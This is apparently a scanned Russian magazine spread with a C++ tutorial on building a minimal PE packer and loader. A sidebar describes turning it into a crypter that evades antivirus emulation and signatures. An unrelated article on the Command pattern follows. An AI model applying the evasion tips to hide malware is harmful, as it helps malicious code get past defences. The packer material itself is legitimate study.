Давным-давном, когда Windows XP еще не было, в поисках информации о пакерах мы с Волком забирались в самые дебри исходников тогда еще молодого UPX. Но то ли ацетилхолина у нас в мозгах синтезировалось меньше нужного, то ли UPX уже тогда был очень занудным — в общем, мы почти ничего из тех сорцов не извлекли. Мэтт Питрек, и тот помог больше. Сейчас с инфой значительно проще стало. Почти всё есть. Даже сорцы вполне себе нормального банковского троя можно скачать (Zeus 2.0.8.9, bit.ly/v3EiYP). Да чего уж там, сорцы винды уже давно в паблике (Windows 2000, bit.ly/rBZICy).

Об упаковщиках информация тоже есть, но в основном исследовательская, непосредственно разработки касающаяся не с той стороны, с которой нам бы хотелось. Отличным примером тому является статья «Об упаковщиках в последний раз» (bit.ly/vRPCxZ,



Создание хедера с помощью bin2h можно автоматизировать



Кусок кода парсера таблицы импорта

bit.ly/tSUxT7) в двух частях, написанная небезызвестными гуру Volodya и NEOx.

Мы, в свою очередь, постараемся максимально конкретно и последовательно дать информацию именно о разработке простейшего, но легко модифицируемого под любые свои нужды PE-пакера.

АЛГОРИТМ

Вот есть у нас, например, notepad.exe. В обычном своем 32-битном виде он весит где-нибудь 60 Кб. Мы хотим его существенно уменьшить, сохранив при этом всю его функциональность. Какими должны быть наши действия? Ну, для начала мы наш файлик от первого до последнего байтика прочтем в массив. Теперь мы можем делать с ним всё что угодно. А нам угодно его сжать. Берем его и отдаем какому-нибудь простому компрессору, в результате чего получаем массив уже не в 60 Кб, а, например, в 20 Кб. Это круто, но в сжатом виде образ нашего «Блокнота» — это просто набор байтов с высокой энтропией, это не экзешник, и его нельзя запустить, записав в файл и кликнув. Для массива со сжатым образом нам нужен носитель (загрузчик), очень маленький исполняемый файл, к которому мы прицепим наш массив и который его разожмет и запустит. Пишем носитель, компилируем, а затем дописываем к нему в конец наш сжатый «Блокнот». Соответственно, если полученный в результате всех действий файл (размер которого немного больше, чем у просто сжатого «Блокнота») запустить, он найдет в себе упакованный образ, распакует, распарсит его структуру и запустит.

Как видишь, нам предстоит автоматизировать не слишком сложный процесс. Нужно будет просто написать две программы, загрузчик и, собственно, упаковщик.

Алгоритм работы упаковщика:

- считать PE-файл в массив;
- сжать массив каким-нибудь алгоритмом сжатия без потерь;
- в соответствии с форматом PE дописать сжатый массив к шаблону-загрузчику.

Алгоритм работы загрузчика:

- найти в конце себя массив со сжатым PE-файлом;
- разжать его;
- распарсить заголовки PE-файла, расставить все права, выделить память и в итоге запустить.

Начнем разработку с загрузчика, так как именно им впоследствии будет манипулировать упаковщик.

ЗАГРУЗЧИК

Итак, первое, что должен сделать наш загрузчик, — это найти в своем теле адрес массива со сжатым образом PE-файла. Способы поиска зависят от того, как упаковщик имплантировал этот массив в загрузчик.

Например, если бы он просто добавил новую секцию с данными, то поиск выглядел бы так:

Поиск сжатого образа в последней секции

```
// Получаем адрес начала PE-заголовка загрузчика в памяти
HMODULE hModule = GetModuleHandle(NULL);
PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)hModule;
PIMAGE_NT_HEADERS pNTHeaders =
    MakePtr(PIMAGE_NT_HEADERS,hModule,pDosHeader->e_lfanew);
PIMAGE_SECTION_HEADER pSections =
    IMAGE_FIRST_SECTION(pNTHeaders);
// Структура, описывающая последнюю секцию нашего
загрузчика
PIMAGE_SECTION_HEADER pLastSection =
    &pSections[pNTHeaders->FileHeader.NumberOfSections - 1];

// Собственно, найденный образ
LPBYTE pbPackedImage = MakePtr(LPBYTE, hModule,
    pLastSection->VirtualAddress);
// Его размер
DWORD dwPackedImageSize = pLastSection->SizeOfRawData;
```

Но, на наш с Волком взгляд, этим кодом в загрузчике можно пожертвовать. Вообще, всё, что может сделать упаковщик, пусть он и только он и делает. Адрес образа в адресном пространстве загрузчика можно вычислить заранее, при упаковке, а потом просто вписать в нужное место. Для этого оставляем в нашей программе две метки:

```
LPBYTE pbPackedImage = (LPBYTE) 0xDEADBEEF;
DWORD dwPackedImageSize = 0xBEEFCACE;
```

Когда упаковщик будет имплантировать в загрузчик массив со сжатым образом, он пройдется сигнатурным поиском по телу загрузчика и заменит 0xDEADBEEF на адрес массива, а 0xBEEFCACE — на его размер.

Теперь, когда мы определились, как искать адрес, можно выбрать готовую реализацию алгоритма сжатия для использования в нашем упаковщике.

Неплохой вариант — использовать aplib (www.ibsensoftware.com), маленькую библиотеку с аккуратным и очень компактным кодом, реализующую сжатие на базе алгоритма Лемпеля-Зива (LZ). И мы обязательно его выбрали бы в любой другой день, однако сегодня у нас настроение для еще более простого и компактного решения — встроенных в Windows функций!

Начиная с XP, наша любимая ntdll.dll начала экспортировать две прекрасные функции:

```
NTSTATUS RtlCompressBuffer(
    __in    USHORT CompressionFormatAndEngine,
    __in    PUCHAR UncompressedBuffer,
    __in    ULONG UncompressedBufferSize,
    __out   PUCHAR CompressedBuffer,
    __in    ULONG CompressedBufferSize,
    __in    ULONG UncompressedChunkSize,
    __out   PULONG FinalCompressedSize,
    __in    PVOID WorkSpace
);
NTSTATUS RtlDecompressBuffer(
    __in    USHORT CompressionFormat,
    __out   PUCHAR UncompressedBuffer,
    __in    ULONG UncompressedBufferSize,
    __in    PUCHAR CompressedBuffer,
    __in    ULONG CompressedBufferSize,
    __out   PULONG FinalUncompressedSize
);
```

Названия их говорят сами за себя — одна функция для компрессии, другая для декомпрессии. Конечно, если бы мы разрабатывали действительно серьезный продукт, мы бы эти функции не трогали, ведь остались еще компьютеры и с Windows 2000, и даже с NT 4.0 ;), но для наших скромных целей RtlCompressBuffer\RtlDecompressBuffer вполне подойдут.

В хедерах Platform SDK этих функций нет, статически мы их прилинковать не сможем, поэтому придется воспользоваться GetProcAddress:

Определение адреса функции для распаковки

```
// Описываем переменную RtlDecompressBuffer типа
«функция с шестью параметрами»
DWORD (__stdcall *RtlDecompressBuffer)
   (ULONG,PVOID,ULONG,PVOID,ULONG,PULONG);

// Присваиваем ей адрес RtlDecompressBuffer в ntdll.dll
(FARPROC&)RtlDecompressBuffer = GetProcAddress(
   LoadLibrary("ntdll.dll"), "RtlDecompressBuffer" );
```

Когда есть чем распаковать и есть что распаковать, можно уже, наконец, это сделать. Для этого мы выделим память с запасом (так как не знаем объем распакованного файла) и запустим определенную выше функцию:

```
DWORD dwImageSize = 0;
DWORD dwImageTempSize = dwPackedImageSize * 15;
// Выделяю память под распакованный образ
LPVOID pbImage = VirtualAlloc( NULL, dwImageTempSize,
   MEM_COMMIT, PAGE_READWRITE );
```

ДЛЯ СЖАТИЯ УДОБНО БЫЛО БЫ ИСПОЛЬЗОВАТЬ МАЛЮСЕНЬКУЮ БИБЛИОТЕКУ APLIB, НО МЫ ПОСТУПИЛИ ПРОЩЕ И ЗАЮЗАЛИ ВСТРОЕННЫЕ В ВИНДУ ФУНКЦИИ

```
// Распаковываю
RtlDecompressBuffer(COMPRESSION_FORMAT_LZNT1,
   pbImage, dwImageTempSize,
   pbPackedImage, dwPackedImageSize,
   &dwImageSize);
```

Параметр COMPRESSION_FORMAT_LZNT1 означает, что мы хотим использовать классическое LZ-сжатие. Функция умеет сжимать и другими алгоритмами (bit.ly/sV9SVu), но нам хватит и этого.

Теперь у нас в памяти (pbImage) есть сырой образ PE-файла. Чтобы его запустить, нужно провести ряд манипуляций, которые обычно делает нативный PE-загрузчик Windows. Мы сократим список до самых-самых необходимых:

1. Разместить начало образа (хедеры) по адресу, указанному в поле Image Base опционального заголовка (OPTIONAL_HEADER).
2. Разместить секции PE-файла по адресам, указанным в таблице секций.
3. Распарсить таблицу импорта, найти все адреса функций и вписать в соответствующие им ячейки.

Естественно, стандартный PE-загрузчик выполняет целую кучу других действий, и тем, что мы их отметаем, мы ограничиваем совместимость нашего упаковщика с некоторыми PE-файлами. Но для абсолютного большинства хватит и этих действий — можно не фиксить релоки, фиксапы и прочую редкую и противную фигню.

Если вдруг тебе захочется серьезной совместимости, ты или сам напишешь крутой PE-лоадер, или найдешь в Сети наиболее полную его реализацию — нам с Волком было лень писать свою, и мы воспользовались трудами gr8 из hellknights (bit.ly/tc65cB) выкинув из нее всё, что не поняли ;). Даже в урезанном виде функция PE-лоадера — это строчек сто, не меньше, поэтому здесь мы приведем только ее прототип (полный код лежит на диске):

```
HMODULE LoadExecutable (LPBYTE image,
  DWORD* AddressOfEntryPoint)
```


Она принимает указатель на наш распакованный образ и возвращает дескриптор загруженного модуля (эквивалент адреса, по которому загружен PE-файл) и адрес точки входа (по указателю AddressOfEntryPoint). Эта функция делает всё, чтобы правильно разместить образ в памяти, но не всё, чтобы можно было, наконец, передать туда управление.

Дело в том, что система по-прежнему ничего не знает о загруженном нами модуле. Если мы прямо сейчас вызовем точку входа, с которой сжатая программа начнет выполнение, то может возникнуть ряд проблем. Работать программа будет, но криво.

Например, GetModuleHandle(NULL) будет возвращать Image Base модуля загрузчика, а не распакованной программы. Функции FindResource и LoadResource будут рыться в нашем загрузчике, в котором никаких ресурсов нет и в помине. Могут быть и более специфические глюки. Чтобы всего этого не происходило, нужно в системных структурах процесса по возможности везде обновить информацию, заменив адреса модуля загрузчика на адреса загруженного модуля.

В первую очередь нужно пофиксить PEB (Process Enviroment Block), в котором указан старый Image Base. Адрес PEB очень легко получить, в юзермоде он всегда лежит по смещению 0x30 в сегменте FS.

```
PPEB Peb;
__asm {
        push eax
        mov eax, FS:[0x30];
```



Процесс отладки бажного файла в OllyDbg

```
        mov Peb, eax
        pop eax
}
// hModule — адрес распакованного и загруженного нами PE-
файла
Peb->ImageBaseAddress = hModule;
```

Также не помешает пофиксить списки модулей в структуре LDR_DATA, на которую ссылается PEB. Всего там три списка:

- **InLoadOrderModuleList** — список модулей в порядке загрузки;
- **InMemoryOrderModuleList** — список модулей в порядке расположения в памяти;
- **InInitializationOrderModuleList** — список модулей в порядке инициализации.

Нам надо найти в каждом списке адрес нашего загрузчика и заменить его на адрес загруженного модуля. Как-нибудь так:

```
// Первым загружается наш модуль, так что
// по всему списку проходить не обязательно
PLDR_DATA_TABLE_ENTRY pLdrEntry = (PLDR_DATA_TABLE_ENTRY)
    (Peb->Ldr->ModuleListLoadOrder.Flink);
pLdrEntry->DllBase = hModule;
...
```

Вот теперь можно смело вызывать точку входа загруженного модуля. Он будет функционировать так, словно был вызван самым обычным образом.

```
LPVOID entry = (LPVOID)((DWORD)hModule + AddressOfEntryPoint);
__asm call entry;
```

AddressOfEntryPoint — это относительный виртуальный адрес (RVA, Relative Virtual Address) точки входа, взятый из optional header в функции LoadExecutable. Для получения абсолютного адреса мы просто прибавили к RVA адрес базы (то есть свежезагруженного модуля).

УМЕНЬШЕНИЕ РАЗМЕРА ЗАГРУЗЧИКА

Если наш загрузчик скомпилировать и собрать в VS 2010 с флагами по умолчанию, то мы получим не двухкилобайтную программку-носитель, а монстра размером более 10 Кб. Студия встроит туда целую кучу лишнего, а нам надо всё это оттуда выгрести.

Поэтому в свойствах компиляции проекта загрузчика (вкладка C/C++) мы делаем следующее:

- В разделе «Оптимизация» выбираем «Минимальный размер (/O1)», чтобы компилятор старался сделать все функции более компактными.

ЕСЛИ БЫ МЫ ИСПОЛЬЗОВАЛИ ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ, ТО НАМ ТАКЖЕ НАДО БЫЛО БЫ ОБЪЕДИНИТЬ С КОДОМ СЕКЦИЮ .DATA

- Там же указываем приоритет размера над скоростью (флаг /Os).
- В разделе «Создание кода» выключаем исключения C++, мы их не используем.
- Проверка переполнения буфера нам тоже не нужна (/GS-). Это штука хорошая, но не в нашем случае.

В свойствах линкера (компоновщика):
- Отключаем к чертям «Манифест». Он большой, и из-за него в загрузчике создается секция .rsrc, которая нам совершенно не нужна. Вообще, каждая лишняя секция в PE-файле — это минимум 512 совершенно ненужных байт, спасибо выравниванию.
- Отключаем создание отладочной информации.
- Лезем во вкладку «Дополнительно». Выключаем «Внесение случайности в базовый адрес» (/DYNAMICBASE:NO), иначе линкер создаст секцию релоков (.reloc).
- Указываем базовый адрес. Выберем какой-нибудь нестандартный повыше, например 0x02000000. Именно это значение будет возвращать GetModuleHandle(NULL) в загрузчике. Можно его даже захардкодить.
- Указываем нашу точку входа, а не CRT-шную: /ENTRY:WinMain. Вообще, мы привыкли это делать директивой pragma прямо из кода, но раз уж залезли в свойства, то можно и тут.

Остальные настройки для линкера задаем непосредственно из кода:

```
#pragma comment(linker,"/MERGE:.rdata=.text")
```

Здесь мы объединили секцию .rdata, в которой содержатся данные, доступные только для чтения (строки, таблица импорта и т. п.), с секцией кода .text. Если бы мы использовали глобальные переменные, то нам также надо было бы объединить с кодом секцию .data.

```
#pragma comment(linker,"/MERGE:.data=.text")
// К данным из .data нужен доступ на запись,
// а не только на чтение и выполнение
#pragma comment(linker,"/SECTION:.text,EWR")
```

Всего перечисленного хватит, чтобы получить лоадер размером в 1,5 Кб.

УПАКОВЩИК

Нам остается разработать консольную утилиту, которая будет сжимать отданные ей файлы и прицеплять к лоадеру. Первое, что она должна делать по описанному в начале статьи алгоритму, — это считывать файл в массив. Задача, с которой справится и школьник:

```
HANDLE hFile = CreateFile(argv[1], GENERIC_READ,
  FILE_SHARE_READ, NULL, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, NULL);
DWORD dwImageSize = GetFileSize(hFile, 0);
LPBYTE lpImage = new BYTE[dwImageSize],
       lpCompressedImage = new BYTE[dwImageSize];
DWORD dwReaded; ReadFile(hFile, lpImage,
  dwImageSize, &dwReaded, 0);
CloseHandle(hFile);
```

Далее наш пакер должен сжать полученный файл. Мы не будем проверять, действительно ли это PE-файл, корректные ли у него заголовки и т. п., — всё оставляем на совести пользователя, сразу сжимаем. Для этого воспользуемся функциями RtlCompressBuffer и RtlGetCompressionWorkSpaceSize. Первую мы уже описали выше — она сжимает буфер, вторая же нужна, чтобы вычислить объем памяти, необходимой для работы сжимающего движка. Будем считать, что обе функции мы уже динамически подключили (как и в загрузчике), остается только их запустить:

```
DWORD format =
  COMPRESSION_FORMAT_LZNT1|COMPRESSION_ENGINE_STANDARD;
DWORD dwCompressedSize, dwBufferWsSize, dwFragmentWsSize;
RtlGetCompressionWorkSpaceSize(
  format, &dwBufferWsSize, &dwFragmentWsSize);
LPBYTE workspace = new BYTE [dwBufferWsSize];
RtlCompressBuffer(format,   // тип сжатия и движок
   lpImage,                 // массив для сжатия
   dwImageSize,             // его размер
   lpCompressedImage,       // буфер для результата
   dwImageSize,             // его размер
   4096,                    // размер кусков, не важен
   &dwCompressedSize,       // указатель на дворд для размера
                            // результата
   workspace);              // буфер для работы
```

В результате у нас есть сжатый буфер и его размер, можно прикрутить их к загрузчику. Чтобы это сделать, нужно для начала скомпилированный код нашего загрузчика встроить в упаковщик. Самый удобный способ засунуть его в программу — это воспользоваться утилитой bin2h (www.deadnode.org/sw/bin2h/). Она конвертнет любой бинарник в удобный сишный хедер, все данные в нем будут выглядеть как-то так:

ПЕРЕДЕЛЫВАЕМ В КРИПТОР

Собственно, от криптора наш пакер отличает совсем немногое: отсутствие функции шифрования и противоэмуляционных приемов. Самое простое, что можно с ходу сделать, это добавить xor всего образа сразу после распаковки в загрузчике. Но, чтобы эмуляторы антивирусов подавились, этого недостаточно. Нужно как-то усложнить задачу. Например, не прописывать ключ xor'а в теле загрузчика. То есть загрузчик не будет знать, каким ключом ему надо расшифровывать код, он будет его перебирать в определенных нами рамках. Это может занять какое-то время, которое есть у пользователя, в отличие от антивируса.

Также ключ можно сделать зависимым от какой-нибудь неэмулируемой функции или структуры. Только их еще найти надо.

Чтобы код загрузчика не палился сигнатурно, можно прикрутить к упаковщику какие-нибудь продвинутые вирусные движки для генерации мусора и всяческого видоизменения кода, благо их в Сети навалом.

```
unsigned int loader_size = 1536;
unsigned char loader[] = {
  0x4d,0x5a,0x00,0x00,0x01,0x00,0x00, ...
```

Скармливаем ей файл с нашим лоадером и получаем всё необходимое для дальнейших извращений. Теперь, если придерживаться алгоритма, описанного в начале статьи, мы должны прицепить к загрузчику сжатый образ. Здесь нам с Волком придется вспомнить 90-е и свое вирмейкерское прошлое. Дело в том, что внедрение данных или кода в сторонний PE-файл — это чисто вирусная тема. Организуется внедрение большим количеством разных способов, но наиболее тривиальные и популярные — это расширение последней секции или добавление своей собственной. Добавление, на наш взгляд, чревато потерями при выравнивании, поэтому, чтобы встроить сжатый образ в наш загрузчик, мы расширим ему (загрузчику) последнюю секцию. Вернее, единственную секцию — мы же избавились от всего лишнего ;).

Алгоритм действий будет такой:

- Находим единственную секцию (.text) в загрузчике.
- Изменяем ее физический размер, то есть размер на диске (SizeOfRawData). Он должен быть равен сумме старого размера и размера сжатого образа и при этом выравнен в соответствии с файловым выравниванием (FileAlignment).
- Изменяем виртуальный размер памяти (Misc.VirtualSize), прибавляя к нему размер сжатого образа.
- Изменяем размер всего образа загрузчика (OptionalHeader.SizeOfImage) по древней формуле `[виртуальный размер последней секции] + [виртуальный адрес последней секции]`, не забывая выравнивать значение по FileAlignment.
- Копируем сжатый образ в конец секции.

Тут есть небольшая хитрость. Дело в том, что наша студия делает виртуальный размер (Misc.VirtualSize) секции с кодом (.text) равным реальному невыравненному размеру кода, то есть указывает размер меньше физического. А значит, есть шанс сэкономить до 511 байт.

То есть так бы мы записали данные после кучи выравнивающих нулей, а зная фишку, можно записаться поверх этих нулей.

Вот как все наши мысли будут выглядеть в коде:

Расширение секции кода

```
// Создаем копию образа нашего загрузчика с запасом по
памяти
PBYTE pbLoaderCopy =
    new BYTE[loader_size + dwCompressedSize + 0x1000];
memcpy(pbLoaderCopy, (LPBYTE)&loader, loader_size);

// Определяем его заголовки
PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)pbLoaderCopy;
PIMAGE_NT_HEADERS nt =
    MakePtr(PIMAGE_NT_HEADERS, pbLoaderCopy, dos->e_lfanew);
// Расширяемая секция
PIMAGE_SECTION_HEADER text = IMAGE_FIRST_SECTION(nt);

// Копируем сжатый образ в конец секции поверх нулей
memcpy(&pbLoaderCopy[
    text->PointerToRawData + text->Misc.VirtualSize],
    lpCompressedImage, dwCompressedSize);

// Фиксим физический размер, учитывая фишку с Misc.VirtualSize
text->SizeOfRawData =
    ALIGN(text->Misc.VirtualSize + dwCompressedSize,
nt->OptionalHeader.FileAlignment);
// Фиксим виртуальный (а на самом деле реальный) размер
text->Misc.VirtualSize += dwCompressedSize;
// Фиксим размер образа
nt->OptionalHeader.SizeOfImage =
    ALIGN(test->Misc.VirtualSize + test->VirtualAddress,
    nt->OptionalHeader.FileAlignment);

// Вычисляем размер получившегося файла
DWORD dwNewFileSize = pSections->SizeOfRawData +
    test->PointerToRawData;
```

Наш упаковщик сжал notepad.exe лучше, чем UPX!

О, мы едва не забыли заменить метки 0xDEADBEEF и 0xBEEFCACE, оставленные в загрузчике, на реальные значения! 0xBEEFCACE у нас меняется на размер сжатого образа, а 0xDEADBEEF — на его абсолютный адрес. Адрес образа вычисляется по формуле `[адрес образа] + [виртуальный адрес секции] + [смещение образа относительно начала секции]`. Следует отметить, что замену надо производить еще до обновления значения Misc.VirtualSize, иначе полученный в результате файл не заработает.

Ищем и заменяем метки с помощью очень простого цикла:

```
for (int i = 0; i < simple_packer_size; i++)
    if (*(DWORD*)(&pbLoaderCopy[i]) == 0xBEEFCACE)
        *(DWORD*)(&pbLoaderCopy[i]) = dwCompressedSize;
    else if (*(DWORD*)(&pbLoaderCopy[i]) == 0xDEADBEEF)
        *(DWORD*)(&pbLoaderCopy[i]) =
            nt->OptionalHeader.ImageBase +
            text->VirtualAddress +
            text->Misc.VirtualSize;
```


Вот, собственно, и всё. Теперь в памяти у нас есть упакованный и готовый к работе файл, достаточно сохранить его на диске с помощью функций CreateFile/WriteFile.

ВЫВОДЫ

Если сравнивать эффективность сжатия нашего упаковщика с UPX на примере notepad.exe — мы выигрываем примерно 1 Кб: 46 592 байта у нас против 48 128 у UPX. Однако наш пакер далеко не совершенен. И это очень заметно.

Дело в том, что мы сознательно проигнорировали такую важную вещь, как перенос ресурсов. Полученный в результате сжатия файл потеряет иконку! Реализовать недостающую функцию предстоит тебе самому. Благодаря полученным из этого материала знаниям, никаких сложностей у тебя с этим делом не возникнет. ⌶

deeonis (deeonis@gmail.com)



Паттерн «Команда»

УНИФИЦИРУЕМ ИНТЕРФЕЙСЫ ВЫПОЛНЕНИЯ КОМАНД

Большая часть современного ПО разрабатывается группами программистов. Кто-то отвечает за пользовательский интерфейс, кто-то за ядро, а кто-то за дополнительные модули. Чтобы работа всех этих людей не пропала даром, нужно грамотно объединить разные части проекта, не забыв при этом о возможном его расширении. Для этого нам пригодится паттерн проектирования «Команда», который инкапсулирует в себе исполнителя задачи и ее условия.

Давай представим, что мы работаем в компании, которая пишет сложный многокомпонентный софт. Проект узкоспециализированный и имеет много разнообразных модулей, количество которых может со временем расширяться. Наша задача состоит в том, чтобы написать гибкую и удобную систему горячих клавиш для этой программы. Набор возможных сочетаний ограничивается хоткеями от <ctrl-0> до <ctrl-9>, а также включает в себя комбинацию ctrl-z для отмены действия.

Казалось бы, всё просто: накодил большой блок switch, который при нажатии разных сочетаний кнопок вызывает ту или иную функцию какого-либо модуля, и радуйся. Но, во-первых, такой подход не отличается гибкостью. Когда проект пополнится новыми модулями или hotkeys, нам придется менять код этого раздутого оператора ветвления, из-за чего он впоследствии раздуется еще больше. А во-вторых, начальство большими красными буквами написало, что у пользователя должна быть возможность переназначить эти горячие клавиши. Таким образом, жестко забить команды в код switch у нас точно не выйдет.

Взглянув на код модулей проекта и списки их команд, которые можно присвоить хоткеям, мы еще больше убеждаемся, что придется изрядно помучиться, прежде чем мы придумаем более-менее рабочую архитектуру всего этого.

Интерфейсы модулей, доступные для обращения через HotKeys

```
class Calculator
{
public:
    void runCalc();
    void closeCalc();
}

class Printer
{
public:
    void printDocument();
    void printImage();
    void printEmail();
}

class Browser
{
public:
    void runBrowser();
    void closeBrowser();
}

// И дальше много всяких разных классов
```

ПАТТЕРН «КОМАНДА»

Отбросив лирику, перейдем к изучению паттерна «Команда», который должен помочь нам в этом нелегком деле. Для начала следует разобраться, что мы имеем. У нас есть множество модулей с самыми разнообразными API. Также у нас есть окошко, в котором пользователь может выбрать из списка одну из команд, предоставляемых модулями, и закрепить ее за определенным сочетанием клавиш.

Формально выражаясь, обработчик нажатий клавиатуры — это клиент, API-функции модулей, вызываемые с помощью горячих клавиш, — это задачи, а модули, предоставляющие эти задачи, — это исполнители. Окошко с настройками hotkeys представляет собой некий посредник между клиентом и исполнителем, скрывающий все детали выполняемых операций. Такая структура позволяет полностью отделить клиент от исполнителя, то есть пользователь понятия не имеет, какой модуль работает при нажатии той или иной комбинации клавиш и что он делает. И это очень хорошо, так как чем лучше изолированы друг от друга части кода, тем надежней работает программа.

Для такой изоляции нам нужно определить объект команды, а следовательно, и соответствующий интерфейс. Он достаточно прост и определяет всего один метод execute(), который должен выполнять метод какого-либо из модулей.

Интерфейс объекта «Команды»

```
class Command
{
public:
    void execute() = 0;
}
```

Для определения конкретного объекта мы просто объявляем новый класс, который наследует интерфейс Command, и определяем его метод execute(). Допустим, мы хотим создать команду, запускающую калькулятор. Для этого мы создадим класс RunCalcCommand, который будет наследовать интерфейс Command, и переопределим execute() для вызова метода runCalc() модуля Calculator.

Команда запуска калькулятора

```
class RunCalcCommand: public Command
{
    Calculator *calc;
public:
    RunCalcCommand(Calculator *excalc)
    {
        calc = excalc;
    }

    void execute()
    {
        calc->runCalc();
    }
}
```

Если внимательно присмотреться к коду команды, то можно заметить, что в конструкторе класса RunCalcCommand передается указатель на модуль Calculator. Это сделано для большей гибкости. В будущем у нас может появиться класс ModernCalculator, вызывающий продвинутую версию расчетной программы. Используя композицию, то есть не фиксируя исполнителя жестко в коде,

Пример кода на Java

мы увеличиваем изолированность кода, что в будущем позволит сэкономить время.

Теперь нужно связать команду с хоткеем. Для этого можно создать массив указателей на объекты класса Command. Размер массива будет равен количеству поддерживаемых горячих клавиш. Каждый элемент массива команд сопоставляется с определенным хоткеем. В нашем случае для этого можно преобразовать значение кнопки, которая вместе с Ctrl составляет какое-либо из возможных сочетаний, в числовое значение. Если бы мы использовали сочетания, например, от ctrl-a до ctrl-k, то нам бы потребовался немного другой подход.

Получив код нажатого сочетания клавиш и преобразовав его в соответствующий индекс для массива команд, мы можем смело вызывать метод execute() объекта, указатель на который находится в нужной ячейке массива.

Назначение команды на hotkey и ее запуск

```
// Код инициализации команды и хоткея
const int comCount = 10;
Command* commands[comCount];

Calculator *calc = new Calculator();
commands[0] = new RunCalcCommand(calc);

// Код в обработчике нажатий клавиатуры
// Получаем нажатые клавиши
hotkey = catchHotKey();
// Преобразовываем их в индекс и запускаем команду
int index = hotkey2index(hotkey);
commands[index]->execute();
```

Всё довольно-таки просто. Можно определить еще несколько наследников Command, которые будут выполнять определенные действия, и связать их с горячими клавишами. Такая архитектура позволяет полностью отделить клиент от исполнителей. Обработчик клавиатуры понятия не имеет, какой модуль обрабатывает команду и что именно он делает, а модули, в свою очередь, не подозревают, что обращение к ним осуществляется с помощью hotkeys, а не каким-то другим способом.

ОТМЕНА КОМАНДЫ

Вроде бы всё хорошо, но мы совсем забыли про отмену. Сочетание клавиш ctrl-z должно откатывать действие последней команды. Реализовать отмену довольно просто, хотя на первый взгляд может показаться, что это совсем не так. Для этого мы немного изменим интерфейс Command.

Класс Command, поддерживающий отмену

```
class Command
{
public:

   void execute() = 0;
   void undo() = 0;
}

class RunCalcCommand: public Command
{
   Calculator *calc;

public:
   RunCalcCommand(Calculator *excalc)
   {
      calc = excalc;
   }

   void execute()
   {
      calc->runCalc();
   }

   void undo()
   {
      calc->closeCalc();
   }
}
```

